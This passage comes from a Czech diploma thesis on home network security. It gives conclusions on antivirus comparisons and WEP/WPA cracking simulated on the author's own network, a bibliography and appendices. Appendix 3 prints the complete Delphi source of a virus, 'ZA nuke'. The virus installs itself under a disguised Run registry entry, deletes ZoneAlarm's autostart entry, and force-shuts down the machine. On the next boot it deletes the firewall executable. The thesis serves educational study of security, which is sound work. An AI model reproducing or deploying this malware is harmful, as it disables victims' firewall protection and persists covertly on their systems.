Z testovaných řešení vyšel nejlépe program Avast! Free Antivirus 7, který nad ostatními vynikal jak svou výbavou, tak pro antivirus nejdůležitější schopností a to detekovat a odstraňovat škodlivý malware. Jeho jediným mínusem pak jsou oproti konkurenci mírně zvýšené nároky na výkon hardware. Pro mainstreamové PC by však jeho provoz neměl být žádným problémem. V souvislosti s antivirovým software by bylo také dobré zmínit, že účinnost jednotlivých antivirových programů se s časem poměrně rychle mění, získané výsledky tak lze brát jako referenční přibližně po dobu jednoho kvartálu.

Ve čtvrté kapitole diplomové práce jsou také představeny programy WireShark 1.4.6. a Commview for WiFi 6.3. Jedná se analytické nástroje využívané v oblasti monitorování bezdrátových sítí. Pomocí těchto nástrojů byla testována účinnost bezpečnostních standardů WEP, WPA a WPA2, které se používají pro zabezpečení bezdrátových WiFi sítí. V praktické části diplomové práce se přitom podařilo potvrdit teoretické předpoklady dané problematiky, kdy se jako vyhovující zabezpečení, schopné odolat útoku zaměřeného na získání sdíleného hesla (PSK), ukázalo WPA a WPA2. Nicméně po zvážení sekundárních bezpečnostních rizik v páté kapitole, lze v podstatě pro stoprocentní zabezpečení domácí bezdrátové sítě doporučit pouze novější WPA2. Naopak jako zcela nevyhovující se ukázalo zabezpečení WEP, které bylo s dostatečným počtem odposlechnutých paketů prolomeno během několika vteřin. Součástí útoku na WiFi zabezpečení byl také zmiňovaný odposlech paketů. K odposlechu a následné analýze paketů bylo použito hned několik sniffovacích programů. Mezi nejlepší, co se analýzy paketů týče, se určitě řadí program Wireshark, jehož nespornou výhodou je mimo jiné také fakt, že je licencován jako freeware. Druhý použitý Commview pak vynikal především při skenování dostupných WiFi sítí a samotném odposlechu paketů. Bohužel, tento program je poměrně drahý. Se všemi funkcemi, které jsem měl k dispozici v použitém časově omezeném demu, vyjde na cca 859 Euro.

Závěrem bych rád upozornil na fakt, že neoprávněné odposlouchávání dat je **trestná činnost, s horní sazbou odnětí svobody až na 1 rok,** dle § 239 trestního zákona (porušování tajemství dopravovaných zpráv), případně podle § 240 trestního zákona č. 151/2000 Sb. o telekomunikacích definuje v § 84 dílu 12 telekomunikační tajemství a ochranu osobních a zprostředkovacích dat. Aby nedošlo k porušení zákona, byl veškerý provedený odposlech proveden pouze na mé osobní domácí síti, provedené útoky na bezdrátovou síť tak byly pouhou simulací.

7 Seznam literatury

1. NORTHCUTT,Stephen a kolektiv.Bezpečnost počítačových sítí.Vydání první.Brno:Computer Press 2005.ISBN 80-251-0697-7

2. DONAHUE, Gary A. Kompletní průvodce síťového experta. Vydání první. Computer Press 2009. ISBN 978-80-251-2247-1

3. HARPER, Allen a kolektiv. Hacking – manuál hackera. Vydání první. Grada: Praha 2007. ISBN 978-80-247-1346-5

4. Erickson, John. Hacking: umění exploitace. Zoner Press: Brno 2009. Vydání druhé – rozšířené. ISBN 978-80-7413-022-9

5. SCHUDEL, Gregg - SMITH, J.David.Router Security Strategies: Securing IP Network Traffic Planes.Indianapolis:Cisco Press 2007.ISBN 1-58705-336-5

6. MCCLURE S.,SCAMBRAY J.,KURTZ G. Hacking bez záhad 5.aktualizované vydání.Vydání páté.Praha: Grada Publishing 2007.ISBN 80-2471-502-5

7. NAJMAN, Petr. Bezpečnost domácího routeru (bakalářská práce) Praha. Česká Zemědělská Univerzita 2009

8. Hák Igor, Petr. Moderní počítačové viry (bakalářská práce) Hradec Králové. Univerzita Hradec Králové 2005

9. VigorPro 5510 UTM Firewall with Anti-Virus & Anti-Spam. *sircles.net computer systems*. [Online][22.listopad 2009] http://www.sircles.net/TheStore/Draytek5510UTM.htm

10. Network address translation (NAT). *IP protocol stack*. [Online][22.listopad 2011] http://www.cs.bham.ac.uk/~mdr/teaching/modules06/netsec/lectures/ip_stack.html#mozTocId718443

11. IP-1000R Broadband Firewall Router. OvisLink home page. [Online][1.listopad 2011] http://www.ovislinkcorp.co.uk/IP-1000R.htm

12. Evolution of the Firewall Industry. *Cisco Documentation*. [Online][14.leden 2012] http://www.cisco.com/univercd/cc/td/doc/product/iaabu/centri4/user/scf4ch3.htm

13. Definition of Antivirus. *About.com*. [Online][Citace: 10.březen 2012] http://netforbeginners.about.com/od/a/g/antivirus.htm

14. Topologie Sítě. *Wikipedia*. [Online][Citace: 2.září 2011] http://cs.wikipedia.org/wiki/Topologie_s%C3%ADt%C3%AD

15. Ethernet. *Wikipedia*. [Online][Citace: 13.listopadu 2011] http://cs.wikipedia.org/wiki/Ethernet

16. PETERKA Jiří. *Ethernet*.[Online][Citace: 13.listopadu 2011] http://www.earchiv.cz/i_pri.php3#9

17. PETERKA Jiří. *Referenční model* ISO/OSI.[Online][Citace: 22.února 2012] http://www.earchiv.cz/a92/a212c110.php3

18. PETERKA Jiří. *Síťový model TCP/IP*.[Online][Citace: 3.března 2012] http://www.earchiv.cz/a92/a231c110.php3

19. TCP/IP. *Wikipedie*. [Online][Citace: 4.března 2012] http://cs.wikipedia.org/wiki/TCP/IP

20. Referenční model ISO/OSI. *Wikipedie*. [Online][Citace: 22.února 2012] http://cs.wikipedia.org/wiki/Referen%C4%8Dn%C3%AD_model_ISO/OSI

21. Slovníček pojmů. *Casablanca.cz*. [Online][Citace: 22.února 2012] http://www.casablanca.cz/cs/klientska-podpora/potrebuji-informace/slovnicek-pojmu/

22. PETERKA Jiří. *Protokoly TCP/IP*.[Online][Citace: 3.března 2012] http://www.earchiv.cz/a96/a632k150.php3

23. IPv6. *Wikipedie*. [Online][Citace: 3.března 2012] http://en.wikipedia.org/wiki/IPv6 IPv6

24. REZOS Matt. *Remove-malware.com* [Online][Citace: 25.března 2012] http://remove-malware.com

25. Popis Antivirového software. *Antivir.717.cz*. [Online][Citace: 27.března 2012] http://antivir.717.cz/menu/popis-antiviru Antivir.cz

26. Worm Blaster. *Microsoft Support*. [Online][Citace: 25.března 2012] http://support.microsoft.com/kb/826955

27. NAT, Diplonet.com [Online][Citace: 19.března 2012] http://images.dipolnet.com/images/info/00099.gif

28. Slovníkové útoky a útok silou, dusatko.org [Online][Citace: 3.února 2012] http://www.dusatko.org/en/node/63

29. ČERMÁK P., ČERVINKOVÁ P. *Odmaturuj z matematiky*. Vydání druhé. Brno: Didaktis 2003 ISBN 80-86285-97-9

30. Ad-Hoc on WLAN, *VelocityReviews* [Online][Citace: 3.února 2012] http://www.velocityreviews.com/forums/t57827-wpa-psk-tkip-really-not-working-with-ad-hoc-wlan.html

31. RouteBoard RB750, Routerboard.com [Online][Citace: 25.března 2012] http://routerboard.com/RB750

32. Distribuce RouterBoard ČR, *Mikrotik.cz* [Online][Citace: 2.dubna 2012] http://www.mikrotik.cz

33. IEEE 802.11. *Wikipedie*. [Online][Citace: 14.listopadu 2011] http://en.wikipedia.org/wiki/IEEE_802.11

34. IEEE 802.11.*wifi-unas.cz*. [Online][Citace: 14.listopadu 2011] http://wi-fi.unas.cz/ieee-802-11.php

35. IEEE 802.11. *Wikipedie*. [Online][Citace: 15.listopadu 2011] http://fi.wikipedia.org/wiki/WEP

36. Wireless Security, *Eweek*. [Online][Citace: 15.listopadu 2011] http://www.eweek.com/c/a/Security/A-Partial-Wireless-Security-Glossary/?kc=rss

37. Aircrack-ng FAQ, *aircrack-ng.org* [Online][Citace: 17.listopadu 2011] http://www.aircrack-ng.org/doku.php?id=faq

38. Wi-Fi Security: Cracking, *TomsHardware* [Online][Citace: 1.března 2012] http://www.tomshardware.com/reviews/wireless-security-hack,2981.html

39. Hack wep key, *Computer security Exchange*[Online][Citace: 17.listopad 2011] http://www.security-exchange.net/showthread.php?t=24

40. Wired Equivalent Privacy. *Wikipedie*. [Online][Citace: 15.listopadu 2011] http://cs.wikipedia.org/wiki/Wired_Equivalent_Privacy

41. Wi-Fi Protected Access. *Wikipedie*. [Online][Citace: 16.listopadu 2011] http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

42. Microsoft Security Essentials, *Microsoft.com* [Online][Citace: 27.března 2012] http://windows.microsoft.com/cs-CZ/windows/getting-started-with-security-essentials

43. KÁBA Bohumil, SVATOŠOVÁ Libuše. Matematicka statistika. ČZU v Praze 2011, PEF ISBN 80-213-1439-7

44. Prolomení WPA zabezpečení pomocí HASHE, *APM-SECURITY* [Online][Citace: 1.března 2012] http://airdump.cz/crack-wpa-zabezpeceni/

45. Elcomsoft Wireless Security, *Auditor, Elcomsoft* [Online][Citace: 1.března 2012] http://www.elcomsoft.com/ewsa.html


46. Virová databáze, *Virus Total.com* [Online][Citace: 1.- 20.března 2012] https://www.virustotal.com/

8 Seznam příloh

9 Přílohy

Příloha č. 1: Router společnosti Mikrotik


Na obrázku č. 21 je k vidění základní deska routeru RB493G rozšířená o WiFI síťové karty R52NM a Atheros AR9220.



Obrázek č. 21: Router Mikrotik RB493G

Příloha č. 2: Komunikace manažerů dvou firem „vrstvový model“

Zjednodušenou formou modelu OSI je „vrstvový model“ komunikace manažerů dvou firem zobraz¨zobrazený na obrázku č. 22.



Obrázek č. 22: Komunikace manažerů dvou firem „vrstvový model“[20]

[http://cs.wikipedia.org/wiki/Referen%C4%8Dn%C3%AD_model_ISO/OSI]

Příloha č. 3: Zdrojový kód viru „ZA nuke“

Virus je napsán v programovacím jazyce Delphi a jeho úlohou je zamezit automatickému spuštění firewallu Zone Alarm po startu Windows. (Pro aktuální verzi Zone Alarmu již tato metoda není funkční)

```
unit Zanuke;

interface

uses
  Windows, ShellApi, Registry, Messages, SysUtils, Classes, Graphics, Controls, Forms,
Dialogs,
  StdCtrls;

type
  TForm1 = class(TForm)


    procedure FormCreate(Sender: TObject);


  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;
  value: string;
  cesta: string;
  WinDir: Array[0..4095] of Char;
  systemDir: string;

implementation

{$R *.DFM}


// kopirovani
function WinCopyFile(Source, Dest: string): Boolean;
var
   Struct : TSHFileOpStruct;
   Resultval: integer;
```

```
begin
  ResultVal := 1;
  try
    Source := Source + #0#0;
    Dest := Dest + #0#0;
    Struct.wnd := 0;
    Struct.wFunc := FO_COPY;
    Struct.pFrom := PChar('nuke.exe');
    Struct.pTo := PChar(systemDir+'\nuke.exe');
    Struct.fFlags := FOF_SIMPLEPROGRESS;
    //Struct.fFlags:= FOF_NOCONFIRMATION or FOF_SILENT or
FOF_NOCONFIRMMKDIR or FOF_NOERRORUI;
    Struct.fAnyOperationsAborted := False;
    Struct.hNameMappings := nil;
    Resultval := ShFileOperation(Struct);
  finally
    Result := (Resultval = 0);
 end;
end;

//instalace
procedure instal;
Var
 Registr: TRegistry;
begin
GetSystemDirectory(WinDir, MAX_PATH);
systemDir := String(WinDir);
WinCopyFile('nuke.exe',systemDir+'\nuke.exe');

Registr:= TRegistry.Create;
   registr.RootKey := HKEY_LOCAL_MACHINE;
   Registr.OpenKey('\software\Microsoft\Windows\CurrentVersion\Run', false);
   Registr.WriteString('Zone Labs Upd', systemDir+'\nuke.exe');
   Registr.CloseKey;
   Registr.Free;
end;


//function on reboot,logof and power off system NT
function MyExitWindows(RebootParam: Longword): Boolean;
var
 TTokenHd: THandle;
 TTokenPvg: TTokenPrivileges;
 cbtpPrevious: DWORD;
 rTTokenPvg: TTokenPrivileges;
 pcbtpPreviousRequired: DWORD;
 tpResult: Boolean;
const
```

```
  SE_SHUTDOWN_NAME = 'SeShutdownPrivilege';
begin
  if Win32Platform = VER_PLATFORM_WIN32_NT then
  begin
    tpResult := OpenProcessToken(GetCurrentProcess(),
      TOKEN_ADJUST_PRIVILEGES or TOKEN_QUERY,
      TTokenHd);
    if tpResult then
    begin
      tpResult := LookupPrivilegeValue(nil,
                                  SE_SHUTDOWN_NAME,
                                  TTokenPvg.Privileges[0].Luid);
      TTokenPvg.PrivilegeCount := 1;
      TTokenPvg.Privileges[0].Attributes := SE_PRIVILEGE_ENABLED;
      cbtpPrevious := SizeOf(rTTokenPvg);
      pcbtpPreviousRequired := 0;
      if tpResult then
        Windows.AdjustTokenPrivileges(TTokenHd,
                                  False,
                                  TTokenPvg,
                                  cbtpPrevious,
                                  rTTokenPvg,
                                  pcbtpPreviousRequired);
    end;
  end;
  Result := ExitWindowsEx(RebootParam, 0);
end;
{---------------------------------end of fuction--------------------}

//on create  + nuke
procedure TForm1.FormCreate(Sender: TObject);
Var
  Registr: TRegistry;
begin
value:='Zone Labs Client';
instal;

  Registr:= TRegistry.Create;

    registr.RootKey := HKEY_LOCAL_MACHINE;
    Registr.OpenKey('\software\Microsoft\Windows\CurrentVersion\Run', false);
    if registr.ValueExists(value)= true
     then begin
          cesta:=registr.ReadString(value);
          Registr.CloseKey;
          Registr.Free;
            begin
               Registr:= TRegistry.Create;
```

```
            registr.RootKey := HKEY_LOCAL_MACHINE;
            Registr.OpenKey('\software\aaaa', true);
            Registr.WriteString('navig', cesta);
            Registr.CloseKey;
            Registr.Free;
          end;
        Registr:= TRegistry.Create;
        registr.RootKey := HKEY_LOCAL_MACHINE;
        Registr.OpenKey('\software\Microsoft\Windows\CurrentVersion\Run', false);
        Registr.DeleteValue(value);
        Registr.CloseKey;
        Registr.Free;
        MyExitWindows(EWX_POWEROFF or EWX_FORCE);
        end
    else begin
        Registr.CloseKey;
        Registr.Free;

        Registr:= TRegistry.Create;
        registr.RootKey := HKEY_LOCAL_MACHINE;
        Registr.OpenKey('\software\aaaa', true);
        cesta:=registr.ReadString('navig');
        DeleteFile(cesta);
        Registr.CloseKey;
        Registr.Free;
        end;

end;

end.
```